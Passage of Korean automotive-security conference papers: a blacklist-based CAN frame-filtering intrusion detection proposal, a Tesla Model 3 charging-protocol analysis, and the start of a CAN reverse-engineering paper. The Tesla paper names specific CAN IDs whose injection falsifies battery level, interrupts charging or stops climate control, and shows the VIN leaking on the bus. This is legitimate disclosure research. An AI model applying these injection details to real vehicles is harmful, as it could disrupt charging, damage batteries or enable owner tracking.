[1]D. H. Ahn, and H. K. Kim, A Survey of Automotive Ethernet Security, 한국자동차공학회 추계학술대회 및 전시회, Nov, 2018

[2]https://www.vector.com/kr/ko/know-how/technologies/autosar/autosar-adaptive/

[3]https://assets.vector.com/cms/content/know-how/_technical-articles/PREEvision/PREEvision_AUTOSAR_Integration_SOA_ElektronikAutomotive_PressArticle_201911_KO.pdf

[4]M. Iorio, M.Reineri, F. Risso, R. Sisto, and F. Valenza, Securing SOME/IP for In-Vehicle Service Protection, IEEE Transactions on Vehicular Technology, Oct, 2020

[5]https://elearning.vector.com/mod/page/view.php?id=2077

[6]https://github.com/GENIVI/vsomeip

[7]M. Iorio, A. Buttiglieri, M. Reineri, F. Risso, R. Sisto, and F. Valenza, Protecting in-vehicle services: Security-enabled SOME/IP middleware, IEEE Vehicular Technology Magazine, Sep, 2020.

[8]T. Gehrmann, and Paul Duplys, Intrusion Detection for SOME/IP: Challenges and Opportunities, 2020 23rd Euromicro Conference on Digital System Design (DSD), Aug, 2020

CAN 프로토콜에서의 ECU 프레임 필터링을 통한 침입 탐지 시스템 개발

뭉흐델게레흐*, 오인수*, 정소영*, 임강빈**

*순천향대학교(대학원생), **순천향대학교(교수)

Development of frame filtering for the CAN protocol on ECU

Munkhdelgerekh Batzorig*, Insu Oh*, Jung So Young*, Kangbin Yim*

*Soonchunhyang University(Graduate student)

**Soonchunhyang University(Professor)

요 약

최근 자율주행차와 ICT는 기술의 발전으로 사용자에게 전혀 느껴 본 적이 없는 경험을 전해 주고 있다. 이러한 진보된 기술은 여러 개의 ECU(Electronic Control Unit)가 연결된 제어 장치들을 요구하며 장치 간의 통신을 위해 CAN(Controller Area Network) 프로토콜을 사용한다. CAN 프로토콜은 브로드캐스트 방식으로 각 ECU의 특징을 가진 메시지를 활용하여 통신한다. 이로 인해 자율주행차의 보안 취약점이 넓어지며 공격 지점이 많아졌다. 이를 대비하기 위해 차량 내부 네트워크의 보안기법 중 하나인 IDS(Intrusion Detection System)를 통해 지문 등록, 변수 모니터링, 정보 이론 등 방식을 사용해서 침입을 탐지한다. 하지만 차량 내부 네트워크에서 추가적인 장치를 요구하며 설치 비용과 제한된 데이터 전송 등의 문제가 많다. 따라서 본 논문에서는 인증 과정이 없는 CAN 프로토콜의 특성과 기존 IDS의 단점을 보완한다. 각 ECU에 설치하여 구성이 쉽고 데이터 속도에 영향을 미치지 않는 ECU 프레임 필터링 기법을 제안한다.

I. 서론

CAN 프로토콜은 1983년 최초로 Bosch에 의해 개발되었으며, 주요 자율주행 자동차 내에 있는 ECU 간의 통신 프로토콜이다. CAN 프로토콜은 브로드캐스트 기반으로 최대한 1Mbps까지 정보를 보내는 것이 가능하다[1]. CAN 프로토콜은 배선 구성 비용이 낮고, 빠른 속도로 구성이 간단하며, 차량 내부 네트워크에서 주로 사용한다. 하지만 CAN 프로토콜은 인증 및 암호 기능이 없으므로, 이로 인한 공격 지점이 넓어졌다. 이러한 문제의 방어기법 중 하나는 IDS이며, 사용하는 기법을 따라서 지문 등록 등 여러 가지로 나눌 수 있다. 하지만 이러한 기존 방식은 차량 내부 네트워크를 탐지하기 위해 네트워크에 추가적인 장치를 요구하며 설치를 따라 차량의 비용이 많아지고 데이터 흐름이 느려지므로 탐지 시간이 오래 걸리는 단점이 있다.

이러한 방식으로 차량 내부 네트워크에서 IDS를 설정하므로, 통신이 복잡해지고 배선 비용[6] 문제로 인해 IDS를 설정하는 것이 어렵다. 따라서 본 논문에서 CAN 프로토콜의 인증이 없는 단점을 활용하여 구성이 쉽고 데이터 속도에 영향을 미치지 않는 ECU 프레임 필터링 기법을 제안한다.

II. CAN 메시지

CAN 네트워크에서 ECU 간의 통신은 브로드캐스트로 CAN 메시지를 통해 통신한다. CAN 프로토콜에서는 4가지 CAN 프레임을 사용한다[3]. **(1) 데이터 프레임** : 데이터를 통신할 때만 사용한다. **(2) 리모트 프레임** : 데이터 프레임을 요청할 때 쓴다. ECU는 suspend 모드에 돌아가도 리모트 메시지가 들어오면 반드시 답을 보내야 한다[2]. **(3) 에러 프레임** : 현재 통신한 메시지에 오류가 발생했는지 탐지하

기 위한 메시지이다. **(4) 오버로드 프레임** : CAN 메시지를 로딩하는 동안 다음 메시지를 대기 시키기 위해 사용한다. 침입 메시지는 주요 조작된 데이터 프레임을 통해서 들어온다. 데이터 프레임의 구조는 다음과 같으며 본 논문에서는 ID field, DLC, Data field를 활용한다.




그림 1 데이터 프레임 구조

CAN ID : CAN 메시지는 수신지와 발송지의 정보가 없으므로 유일한 ID를 갖게 된다.

DLC : 페이로드 정보량의 크기를 표시한다. 4 비트 길이이며 0-8 바이트 범위의 페이로드 길이를 지정할 수 있다.

Data : 데이터를 포함하는 CAN 메시지의 페이로드 필드이다. DLC 필드의 값에 따라 0 ~ 8 바이트의 데이터를 포함할 수 있다. 데이터 필드의 종류는 다음과 같다[3].

Constant : 변경되지 않고 한 값만 사용하는 신호

Multi-values : 1-3 가지 값이 있는 신호

Counters : 특정 범위 내에서 순환 카운터로 작동하는 신호

III. 기존 IDS를 통한 탐지 방법

기존 IDS를 탐지하는 방법은 따라서 크게 4가지로 분류된다[2].

3.1 지문 등록 기반

ECU의 하드웨어적 특징을 활용하여 조작된 메시지를 구별하는 방식이다. 통신하는 메시지를 인식하기 위한 탐지 시스템 중에 시간 및 전압 기반으로 탐지하는 기술이 대표적이다.

3.2 변수 모니터링 기반

차량 내부 네트워크에서 통신하는 메시지를 모니터링하며 메시지의 특징을 통해 탐지하는 방법이다. 주파수 및 리모트 프레임 기반 탐지 시스템이 대표적이다.

3.3 정보 이론 기반

ECU 간의 통신에는 메시지의 순서 및 정보량 등 고정된 정보들이 있다. 이러한 정보를 기반으로 탐지하는 방식 중 하나는 엔트로피 기반 분석이다.

3.4 머신러닝 기반

최근에 기계를 학습을 시켜서 흐름을 분석하는 알고리즘이 인기가 많아졌다. 이러한 알고리즘을 차량 내부 네트워크 데이터로 학습을 시켜서 침입을 탐지하는 방식이다.

IV. ECU 프레임 필터링을 통한 침입 탐지 시스템

본 논문에서 제안하는 프레임 필터링은 차량 내부 네트워크에 있는 각 ECU들에게 들어오는 메시지들을 블랙리스트 기반으로 확인하는 방법이다.

ECU를 하나의 노드라고 하면 CAN 프로토콜을 사용하고 있는 모든 노드들은 브로드캐스트로 메시지를 보낸다. 노드가 브로드캐스트로 메시지를 보내게 되면 본인의 메시지를 제외하고 네트워크에 있는 모든 노드들의 메시지를 수신하게 된다. 이런 방식은 네트워크에서 통신하고 있는 메시지의 출처를 확인하기가 어려우므로 CAN 프로토콜의 큰 단점으로 메시지를 통한 공격 가능성이 존재한다. 하지만 이 단점을 활용하여 self-filtering을 통한 간단한 시스템을 노드에 설치하는 방법을 제안한다.

4.1 Installation




그림 2 ECU 내부 구조

프레임 필터링을 위해 각 ECU 들의 ID 필드와 데이터 필드 기반으로 블랙리스트를 만들

어서 각 ECU에 설정해 준다. 빠른 탐지를 위해 프레임 필터링 알고리즘을 활용하여 들어오는 메시지들을 확인하는 입출력 인터페이스에 설정해준다.

4.2 Detection




그림 3 ECU 내부 필터링 방법

프레임 필터링의 과정은 각 노드에 들어오는 메시지들을 블랙리스트 기반으로 본인이 보낸 메시지인지를 확인한다. 들어오는 메시지가 블랙리스트에 없으면 넘기고 만약 블랙리스트에 있으면 공격 및 다른 노드가 문제 발생했는지 확인해서 경고 메시지를 보내게 된다.

V. ECU 프레임 필터링을 통한 공격 탐지 방법

공격자는 CD플레이어, 블루투스, 셀룰러 및 물리적 접근이 가능한 도구 등 여러 가지 방법으로 CAN 네트워크에 원격이나 직접 접속할 수 있으며 CAN 버스에 있는 노드를 조작해서 모든 권한을 얻을 수 있다.

5.1 Fuzzing attack

Fuzzing-attack은 네트워크에 임의의 값을 보내서 그 기능을 확인하는 방식으로 네트워크 흐름을 분석한다. 이런 공격을 통해 공격자가 네트워크 통신 가능한 메시지를 분석하지 않아도 찾아낼 수 있다[7].

5.2 Impersonation attack

Impersonation-attack은 Man-In-the-Middle 공격으로 ECU의 통신하는 메시지들을 파악한 후에 ECU ID 값으로 조작된 메시지를 보내는 공격이다[5]. CAN 프로토콜은 인증이 없어서 Impersonation-attack을 탐지하는 것은 어렵다.

5.3 Masquerade-attack




그림 4 Masquerade attack

공격자는 ECU를 분석해서 메시지 흐름을 파악한 후에 ECU를 중지시킬 수 있다[4]. Masquerade-attack은 ECU를 중지시킨 후에 Impersonation-attack을 사용한다. 이러한 공격은 네트워크 흐름에는 차이가 없어서 탐지하는 것이 어렵다.

따라서 탐지하기 어려운 공격을 **프레임 필터링**을 사용해서 쉽고, 빠르게 탐지할 수 있다. 공격자가 보낸 메시지는 브로드캐스트로 전송되며 차량 네트워크에 있는 모든 노드들이 수신한다. 그 중에 조작됐던 메시지의 발송지 노드도 수신하게 된다. 조작된 메시지를 받은 노드는 블랙리스트 기반으로 공격이나 이상 행위가 발생했는지 탐지할 수 있다.

VI. 결론

최근 자율주행차 발전으로 차량에 다양한 부품들이 적용되고 있다. 하지만 이에 따라 사이버 공격도 증가하고 있으므로 보안이 필수적으로 필요하다. 따라서 차량 내부 네트워크의 보안 기법의 하나인 IDS가 개발 중이다. 하지만 IDS는 보안을 위해 탐지 속도 및 설치 비용 등 문제를 해결해야 한다.

본 논문에서는 CAN 프로토콜 및 기존 IDS에 대해 설명하고 브로드캐스트로 통신하는 단점을 보완하기 위한 핵심 탐지 기법으로 데이터 기반 프레임 필터링을 제안했다. ECU 프레임 필터링을 통해 차량 간의 네트워크의 메시지를 확인해서 공격 및 이상 행위를 탐지할 수 있다.

Acknowledgement

이 논문은 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임(2021R1A4A2001810)

이 논문은 2021년도 정부(과학기술정토봉신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임(No, 2019-0-01343, 융합보안핵심인재양성)

[참고문헌]

[1] Wikipedia “CAN 버스“

[2] Steve Corrigan, “Introduction to the Controller Area Network (CAN)”, Texas Instrument. 2016

[3] Hyunsung Lee, Seong Hoon Jeong, Huy Kang Kim, “OTIDS: A Novel Intrusion Detection System for In-vehicle Network by using Remote Frame“, Korea University, April 2017

[4] K.-T. Cho and K. G. Shin, “Fingerprinting electronic control units for vehicle intrusion detection,” in Proc. of USENIX, 2016.

[5] Mahdi Dibaei, Xi Zheng, “An Overview of Attacks and Defences on Intelligent Connected Vehicles”, Cornell University July 2019

[6] Farhana Lokman “Intrusion Detection System for automotive Controller Area Network (CAN) bus system : a review”, Universiti of Kuala Lumpur, July 2019

[7] Hyeryun Lee, Kyunghee Choi “Fuzzing CAN packets into Automobiles”, April 2015

CAN 기반 전기차 충전 프로토콜 분석

강동우*, 김다영**, 신지우**, 김형훈*, 주경호***, 조효진****

*숭실대학교 (대학원생) **서울여자대학교 (학생) ***고려대학교 (대학원생) ****숭실대학교 (교수)

The Analysis of CAN-based Electric Vehicle Charging Protocol

Dongwoo Kang*, Dayoung Kim**, Jiwoo Shin**,

Hyunghoon Kim*, Kyungho Joo***, Hyo Jin Jo****

*Soongsil University (Graduate student) **Seoul Women's University (Undergraduate student) ***Korea University (Graduate student) ****Soongsil University (Professor)

요 약

최근 환경 문제로 인한 내연 기관의 생산 감소로 전기차 생산이 증가하고 있다. 이에 따라, 차량의 부품들이 엔진에서 전기 모터로 넘어가는 것처럼 변화하고 있지만, 대다수가 차량용 통신 프로토콜은 아직 자동차 내부 제어 네트워크로 CAN(Controller Area Network)을 사용하고 있다. CAN 통신에는 암호화 및 인증 기술 적용의 부재와 접근 제어 기술이 적용되지 않은 broadcast 통신 사용과 같은 보안이 취약한 문제점들이 존재한다. 따라서 본 논문에서는 전기차 충전 프로토콜을 분석할 수 있는 방법론을 제안하였고, 상용 차량인 Tesla Model 3를 이용하여 CAN 기반 전기차 충전 프로토콜에서 발생할 수 있는 보안 문제점들을 분석하였다. 또한, 실차 실험을 통해 Tesla Model 3의 충전 프로토콜에는 프라이버시 및 충전 프로토콜을 방해할 수 있는 문제점들이 있음을 확인하였다.

I. 서론

최근 환경 문제로 인한 내연 기관 생산 감소에 따른 대체재로 전기차가 부상했다. 2010년 세계 최초 양산형 전기차가 출시되었고, 이어 많은 완성차 업체들이 전기차 사업에 진출하기 시작했다. 2020년 기준, 전 세계에 294만 대 넘게 전기차가 판매되었다[1]. 전기차에 대한 수요가 크게 늘어나면서 국제표준화기구(ISO)는 전기차 충전 프로토콜에 대한 ISO 15118 표준을 지정하였다[2].

전기차의 새로운 프로토콜과 표준이 개발되고 있지만, 전기차 대다수는 아직 CAN을 통해 통신하고 있다. 일반적으로 CAN을 탑재한 차량에서는 데이터를 암호화하지 않은 상태에서 broadcast 방식으로 통신한다. 따라서 전기차에 탑재된 컨트롤 패널, 충전 포트, BMS(Battery Management System), 에어컨 또는 히터와 같은 공조기 등을 담당하고 있는 ECU(Electronic Control Unit)들이 송·수신하는 모든 데이터를 모니터링 할 수 있다[3].

본 논문에서는 전기차 충전 프로토콜을 분석할 수 있는 방법론을 제안하고, Tesla Model 3에서 사용하고 있는 CAN 기반 전기 충전 프로토콜을 분석한다.

본 논문의 구성은 다음과 같다. 2장은 CAN 및 전기차 충전 프로토콜에 대한 배경지식을 소개한다. 3장은 CAN 기반 전기 충전 프로토콜 분석 방법론을 소개한다. 4장은 제안하는 CAN 기반 전기차 충전 프로토콜 방법론을 Tesla Model 3 실험을 통해 검증하고, Tesla Model 3의 전기차 충전 프로토콜에서 발생할 수 있는 문제점들을 제시한다. 마지막으로 5장은 본 논문에 대한 결론으로 구성되어 있다.

II. 배경지식

2.1 CAN

CAN(Controller Area Network)은 1986년 독일의 Robert Bosch 社에서 개발되어 1993년

SOF	**Identifier**	RTR	IDE	R	**DLC**	**Data Field**	CRC Field	ACK Field	EOF
1bit	**11bits**	1bit	1bit	1bit	**4bits**	**0 ~ 64bits**	16bits	2bits	7bits

그림 1. CAN 데이터 프레임 구조

국제표준화기구(ISO)에서 ISO 11898 표준으로 지정하였다[4].

CAN의 데이터 프레임의 구조는 그림 1과 같다. 각각의 데이터 프레임은 메시지가 전송되는 주기를 가지며, Identifier에는 패킷의 CAN ID, Data Field에는 메시지가 보내고자 하는 payload가 들어있다.

2.2 전기 충전 프로토콜

국제표준화기구(ISO)는 전기 자원 관리, 전기 공급 장치의 최적화와 소액 결제를 통한 효율적이고 편리한 지불 시스템 개발을 위해 전기 충전 프로토콜에 대한 ISO 15118 표준을 지정하였다[5].

그림 2와 같이 전기 충전 프로토콜에 대한 표준이 지정되어 있지만, 완성차 업체들은 각각 표준 프로토콜을 참고한 독자적인 전기차 충전 프로토콜을 개발하여 사용하고 있다.

III. 전기 충전 프로토콜 분석 방법론

CAN 통신에서는 전기 충전 프로토콜 데이터뿐만 아니라 차량의 주행상태, 현재 속력, 차량 데이터 통신 상태 등을 비롯한 다양한 데이터들이 송·수신된다. 따라서 CAN 기반 전기 충전 프로토콜 분석을 위해서는 전기차 충전 관련 CAN ID를 식별하고 해당 패킷들에 대한 payload를 분석해야 한다.

이를 위해 본 논문에서 제안하는 방법은 그림 3과 같이 전기차 충전 관련 CAN ID 식별 및 데이터 분석 단계 그리고 전기차 충전 관련 CAN 패킷 주입 단계로 구성된다.

3.1 전기차 충전 CAN ID 및 데이터 분석 단계

전기차 충전 관련 CAN ID를 식별하기 위해 다음과 같은 두 가지 방법을 사용한다.

첫째, 실험 차량(e.g. Tesla Model 3)의 상태를 주행, 정차, 충전 3가지로 분류한 후, 각 상태에 대한 CAN 패킷 로깅을 수행한다. 이를 통해 주행 또는 정차 상태일 때 발생하지 않았




그림 2. 전기 충전 프로토콜 Request and Response

으면서 충전 상태일 때 발생하는 CAN ID들을 전기차 충전 관련 후보군으로 식별한다.

둘째, 위의 각 3가지 상태에서 해당 CAN ID의 Data Field의 각 bit들이 변하는 정도를 나타내는 BFR(Bit-Flip Rate)[6] 값을 기반으로 유의미한 BFR 값을 지니는 CAN ID를 후보군으로 도출한다. BFR은 특정 bit 위치에서 bit 값이 (0→1 또는 1→0) 변하는 정도에 대한 비율을 나타낸다. 예를 들어, 주행 또는 정차 상태일 때 임의의 CAN ID에 대한 Data Field에서 모든 bit의 BFR 값이 0이었다가 충전 상태일 때 특정 bit의 BFR 값이 상승할 경우, 해당 Data Field가 충전할 때에 변하는 것으로 추론할 수 있으므로 해당 CAN ID를 전기차 충전 관련 CAN ID 후보군으로 선택한다.

CAN ID 후보군을 식별한 후, 해당 ID들의 Data Field의 BFR 값이 변화하는 영역을 분석하기 위해 ASCII decoding을 수행한다.

3.2 전기차 충전 관련 CAN 패킷 주입 단계

전기차 충전 관련 CAN ID 식별 및 데이터 분석 단계에서 도출된 CAN ID 리스트를 실험 차량에 주입하고 차량의 반응을 확인함으로써 전기차 충전 프로토콜과 관련 있는지 검증한다. 이때, 주입하는 CAN 패킷의 주기와 충전하는 동안 발생하는 CAN 패킷의 주기를 같게 맞추




그림 3. CAN 기반 전기차 충전 프로토콜 분석 방법론

면 두 패킷의 충돌이 일어나 패킷 주입 결과를 확인하기 어려울 수 있다. 따라서, 주입하는 CAN 패킷의 주기는 충전하는 동안 발생하는 CAN 패킷의 주기보다 짧게 한다.

IV. 실험 및 분석

4.1 실험 환경

본 논문에서는 실험을 위해 그림 4와 같은 환경을 구축하였다. 전기차 충전기는 ㈜시그넷 시스템 社의 FC50K-CCA-TR을 이용하였다. 실험 차량은 Tesla 社의 Model 3을 이용하였다. 차량의 OBD-Ⅱ포트에 Intrepid 社의 Rad Galaxy를 결합하여 CAN 메시지를 수신하고 주입하였다. CAN 메시지 로깅은 Intrepid 社에서 제공하는 Vehicle Spy 3 프로그램을 사용하여 진행하였다.

또한, 전기차 충전 관련 CAN ID 후보군의 Data Field의 의미를 추론하기 위해 Open DBC(Database CAN)[7]를 참고하였다.

4.2 실험 분석 결과

3.1장의 두 과정을 통해 도출된 후보군은 표 1과 같다. Data Field에서 검은색으로 표시된 bit들은 로깅하는 동안 값이 변하지 않은 bit들을 의미한다. 이에 반해 파란색으로 표시된 bit들은 값이 변하는 bit들을 의미하고, 붉은색으로 표시된 bit들은 특정한 규칙을 보이며 값이 변하는 bit들을 의미한다.

도출된 후보군의 CAN ID들의 Data Field는 ASCII encoding된 16진수들로 구성되어 있어 payload를 알아내기 위해 해당 Data Field 값을 decoding 하여 분석을 진행하였다.

또한, 주행 또는 정차 상태일 때 발생하지 않고 충전 상태일 때 발생하는 CAN ID인 0x405를 분석하였고, 표 2와 같이 3개의 패킷이 순환하면서 나타나는 것(cycling message)을 확인할 수 있었다.

표 1, 2에서 식별된 CAN ID 및 이에 대한 Data Field를 분석과정을 통해 아래와 같이 Tesla Model 3의 전기차 충전 프로토콜에 존재하는 2가지 문제를 발견할 수 있었다.

- 프라이버시 문제

CAN ID 0x405를 지닌 3개의 cycling message는 첫 1byte가 10, 11, 12로 indexing 되어 있다. 첫 1byte가 10일 경우, 4byte 만큼의 0이 나오고, indexing 되어 있는 byte를 제외한 17byte가 payload를 의미한다. 이 payload를 decoding 했을 때, 실험 차량의 유의미한 식별 정보인 차대번호를 얻을 수 있었다. 만약 해당 식별 정보를 사용자 동의 없이 불법적으로 수집한다면, 전기차 충전기 등의 충전 인프라는 차대번호를 활용하여 전기차 충전소 위치에 기반한 특정 차량의 위치를 추적할 수 있는 가능성이 존재한다.

- 전기차 충전 프로토콜 방해(DoS) 문제

BFR 값을 기반으로 유의미한 값을 지니는 CAN ID인 0x212를 분석한 결과, 실험 차량의 컨트롤 패널에 충전 상황 화면을 출력할 수 있었고, 충전 상황이 화면에 출력될 때마다 공조기 작동이 멈추는 현상을 발견할 수 있었다.

표 1. 전기 충전 관련 패킷 CAN ID 후보군

ID(Frequency)	DLC	DATA
0x212(100ms)	8	99 14 04 2D 03 FF 2F 03
0x244(100ms)	8	8F 01 3B 03 AB 1A AB 0A
0x333(499ms)	5	84 1E 89 07 09
0x352(1000ms)	8	EF E2 0D 6F 78 C3 0E 11
0x37F(996ms)	8	00 00 00 00 00 80 00 00
0x405(250ms)	8	10 00 00 00 00 35 59 4A
0x514(998ms)	8	01 38 39 30 31 32 33 34
0x51E(111ms)	8	0F 00 00 00 38 3E 13 6B
0x541(100ms)	8	EB 02 14 06 00 00 00 00
0x75E(998ms)	8	02 0F 16 0F 16 C1 FF 00

표 2. CAN ID 0x405의 3 cycling message

ID(Frequency)	DLC	DATA
0x405(250ms)	8	10 00 00 00 00 35 59 4A
		11 33 45 31 45 42 30 4C
		12 46 37 36 32 37 39 36

또한, CAN ID 0x333, 0x352를 각각 분석한 결과, 두 개의 ID 모두 차량 충전 상황에 오류를 일으킬 수 있음을 확인하였다. 특히, CAN ID 0x352의 패킷을 변조하면 실험 차량의 컨트롤 패널에 표시되는 배터리 잔량을 변조할 수 있었고, 실험을 통해 배터리 잔량을 100으로 바꾸면 충전기가 충전 완료로 인식하여 충전이 종료되는 현상과 배터리 잔량을 100 미만의 값으로 유지하면 완충된 상태여도 충전을 계속 시도하는 현상을 확인할 수 있었다. 이러한 충전 오류 공격을 반복할 경우, 전기차 배터리의 성능 저하 등의 문제로 이어질 가능성이 존재한다.

V.결론

본 논문에서는 CAN기반 전기차 충전 프로토콜 분석 방법론을 제시하였고, Tesla Model 3를 활용하여 제안하는 방법론을 실제 차량에 적용하였다. 실차 기반의 실험을 통해, Tesla Model 3의 전기차 충전 프로토콜에는 차대번호 기반 위치 추적 가능성, 전기차 충전 방해로 배터리 성능 저하 가능성 등이 존재함을 확인하였다. 추후 연구에서는 해당 방법론을 확장하여



그림 4. 전기차 충전 프로토콜 분석 실험 환경

CAN 뿐만 아니라 다양한 전기차 충전 프로토콜들에 대한 보안 이슈들을 연구할 예정이다.

ACKNOWLEGEMENTS

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No. 2020-0-00374, 무인이동체 공통핵심 보안기술 개발 연구)

[참고문헌]

[1] 한국자동차산업협회, 2020년 주요국 전기동력차 보급현황과 주요 정책 변화, 2021.

[2] ISO 15118-2:2014, Road vehicles – Vehicle-to-Grid Communication Interface – Part 2: Network and application protocol requirements, 2014.

[3] 김형훈, 정연선, 최원석, 조효진, Non-Random CAN Fuzzing을 통한 효율적인 ECU 분석 기술, 한국정보보호학회논문지, Dec, 2020.

[4] ISO 11898-1:2015, Road vehicles – Controller area network (CAN) – Part 1: Data link layer and physical signalling, 2015.

[5] ISO 15118-1:2019, Road vehicles – Vehicle to grid communication interface – Part 1: General information and use-case definition, 2019.

[6] Mirco Marchetti and Dario Stabili, READ: Reverse Engineering of Automotive Data Frames, IEEE Transactions on Information Forensics and Security, 2019.

[7] joshwardell/model3dbc[Website], (2021, June 4), https://github.com/joshwardell/model3dbc

가속도 센서를 이용한 향상된 CAN 메시지 리버스 엔지니어링 기법

정연선* 최원석** 이동훈***

*고려대학교 (대학원생) **한성대학교 (교수) ***고려대학교 (교수)

Advanced CAN Reverse Engineering with Acceleration Sensor

Yeonseon Jeong* Wonsuk Choi** Dong Hoon Lee***

*Korea University (Graduate student) **Hansung University (Professor)
***Korea University (Professor)

요 약

최근 차량 산업은 자율 주행 기능과 커넥티드 카와 같은 기술로 엄청난 발전을 이루고 있으며 그에 따라 다수의 ECU(Electronic Control Unit)가 탑재되어 있다. ECU는 CAN(Controller Area Network)을 통해 통신함으로써 차량의 여러 기능을 제어한다. 하지만 CAN의 암호화 및 인증 기술의 부재와 접근 제어가 없는 브로드캐스팅 통신 방식으로 인하여 공격자는 차량을 제어하는 공격을 수행할 수 있게 되며 차량의 제어 패킷을 찾기 위해서는 CAN 메시지 분석 및 리버스 엔지니어링 기법이 필요하다. 따라서 본 논문에서는 효과적인 CAN 메시지 분석을 위하여 가속도 센서를 이용한 CAN 메시지 리버스 엔지니어링 기법을 제안한다. 제안하는 기법은 차량의 속도와 연관된 CAN 메시지를 빠르게 도출할 수 있으며 실제 차량에 제안된 기법을 적용해봄으로써 성능을 평가한다.

I. 서론

최근 차량 기술의 발전에 따라 차량에 탑재되는 ECU(Electronic Control Unit)의 개수 또한 증가하고 있다. ECU는 전자제어장치로 차량의 엔진 및 제동과 같은 차량의 다양한 기능을 제어할 수 있으며, 자동차 내부 네트워크인 CAN(Controller Area Network) 프로토콜을 이용하여 통신한다. 하지만 CAN의 브로드캐스팅 방식과 기밀성, 무결성, 인증, 접근제어 부재로 인하여 사이버 공격에 취약하며 대표적인 사례인 지프 체로키 차량[1] 공격 이후로 차량에 대한 원격 및 물리적 공격이 계속되고 있다.

CAN의 세부 구현 사항은 차량 제조업체의 기밀사항이므로 CAN 메시지에 대한 분석과 리버스 엔지니어링 기법이 필요하다. 기존의 CAN 메시지 분석 기법[3], [4]은 CAN data 필드에 포함된 신호 식별을 수행하였다. 본 논문에서는 추출된 신호값 중 센서 필드의 의미를 추가적으로 해석하고자 가속도 센서를 이용한 향상된 CAN 메시지 리버스 엔지니어링 기법을 제안한다.

본 논문의 구성은 다음과 같다. 2장에서는 연구에 필요한 배경지식과 관련 연구를 소개하고 3장에서는 제안하는 가속도 센서를 이용한 CAN 리버스 엔지니어링 기법에 대해 설명한다. 4장에서는 제안하는 기법을 실제 차량에 적용한 결과 및 평가를 보여준다. 마지막으로 5장에서는 결론을 맺는다.

II. 배경지식 및 관련연구

2.1 CAN 프로토콜

CAN 프로토콜은 1986년 Robert Bosch에서 개발되어 1993년 ISO 11898 표준 규격으로 채택되었다[2]. CAN Data Frame의 구조는 그림 1과 같으며 총 7개의 필드로 SOF(Start Of Frame), Arbitration, Control, Data, CRC(Cyclic Redundancy Check), ACK(Acknowledgement), EOF(End Of Frame)와 같이 구성되어 있다.




그림 1. CAN Data Frame

2.2 CAN 메시지 분석 기법

